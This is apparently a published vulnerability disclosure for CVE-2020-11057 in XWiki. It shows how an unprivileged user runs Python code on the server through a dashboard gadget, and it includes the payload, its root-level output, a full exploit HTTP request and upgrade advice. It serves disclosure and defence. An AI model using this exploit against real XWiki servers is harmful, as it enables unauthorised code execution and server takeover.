Published in System Weakness

Andrew Levkin Follow

Feb 7, 2020 · 2 min read · Listen

Xwiki authenticated server side code execution without programming rights

Basic Info

Vendor: XWiki community

Product: Xwiki

CVE: CVE-2020–11057


CVSS: 9.9

CVSS vector: https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:L

Description: Due to the lack of dashboard and gadget-owner verification (the owner was the system administrator with all rights by default), users without code execution rights could add and execute groovy or python scripts in their profile dashboard.

Example of exploitation

User “Test1Test1” don’t have any rights to execute code or scripts.




Results 1 - 2 out of 2 Page **1**

○ Groups ● Users	View	Comment	Edit	Script	Delete	Admin	Register	Program
Unregistered Users	□	□	□	□	□	□	□	□
Search filter:								
Test1Test1	✓	✓	✓	⊘	⊘	⊘	⊘	⊘

Rights of user Test1Test1

Nevertheless we can go to his Profile-> My dashboards -> Add Gadget -> Groovy/Python -> paste code -> Submit



Profile of Test1 Test1

Last modified by Test1 Test1 on 2020/00/06 12:34

Personal Information

FIRST NAME
Test1

LAST NAME
Test1

COMPANY

ABOUT

Contact Information

EMAIL
Test1@Test1.com

PHONE

ADDRESS

External Links

BLOG


BLOG FEED

My Activity Stream

Profile of Test1 Test1
edited by Test1 Test1
3 months ago

Profile of Test1 Test1
created by Test1 Test1
3 months ago

Profile-> My dashboards



Profile of Test1 Test1

Dashboard preferences

REPLACE THE DEFAULT DASHBOARD WITH MY C
No

Select Gadget

Displays a list of pages in a Livetable

Put Footnote
Displays the footnotes defined so far. If missing, all footnotes are displayed by default at the end of the page.


Python
Executes a python script.

RSS
Output latest feed entries from a RSS feed.

Script
Execute script in provided script language.

Success Message
Displays a success message note.

Add Gadget -> Groovy/Python



Edit Gadget

Python

Executes a python script.

Gadget Title

The title of this gadget appears at the top of the gadget panel on the dashboard (may contain velocity code).

$services.localization.render('rendering.macro.python.name')

Content *

The python script to execute

```
import os
print(os.popen("id").read())
print(os.popen("hostname").read())
print(os.popen("ifconfig").read())
```


Jars

List of JARs to be added to the class loader used to execute this script. Example: "attach:wiki:space.page@somefile.jar", "attach:somefile.jar", "attach:wiki:space.page" (adds all JARs attached to the page) or URL to a JAR

☑ Output

Specifies whether the output result should be inserted back in the page

Some checking code



```
uid=0(root) gid=0(root) groups=0(root)

aa048b7c4330

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.18.0.3  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:ac:12:00:03  txqueuelen 0  (Ethernet)
        RX packets 31436  bytes 9876263 (9.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32873  bytes 16047376 (16.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1  (Local Loopback)
        RX packets 39  bytes 3708 (3.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 39  bytes 3708 (3.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Result of code execution

Or Http POST request example:

```
POST /xwiki/bin/objectadd/XWiki/0vXlYIG2EZ HTTP/1.1
Host: localhost
Accept: text/javascript, text/html, application/xml, text/xml, */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
X-Prototype-Version: 1.7.3
Content-type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 504
Connection: close
Referer: http:// localhost:8080/xwiki/bin/edit/XWiki/0vXlYIG2EZ
Cookie: JSESSIONID=263C7B42F85990C8C5345F6B0625F4E7; username=”place4username”; password=”place4password”; rememberme=”false”; validation=”cc7c3d58e321bb7bfffb8b1ed544b423"
Content-Type: application/x-www-form-urlencoded

classname=XWiki.GadgetClass&XWiki.GadgetClass_title=%24services.localization.render(‘rendering.macro.python.name’)&XWiki.GadgetClass_content=%3C! — startmacro%3Apython%7C-%7C%7C-%7Cimport+os%0D%0Aprint(os.popen(%22id%22).read())%0D%0Aprint(os.popen(%22hostname%22).read())%0D%0Aprint(os.popen(%22ifconfig%22).read()) — %3E%3C! — stopmacro — %3E&RequiresHTMLConversion=XWiki.GadgetClass_content&XWiki.GadgetClass_content_syntax=xwiki%2F2.0&XWiki.GadgetClass_position=1%2C+1&form_token=T2xpv9hkkQPsfBYvbFpXVA
```

Solution/Remediation

Update your xwiki to versions 11.3.7, 11.10.3 or 12.0.

Xwiki Cve Rce